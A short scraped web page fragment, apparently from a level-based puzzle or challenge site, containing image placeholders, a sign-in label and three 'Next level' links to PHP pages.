
Sign-in
Next level: l23evel4.php

Next level: levelThree.php

Next level: level444Four.php
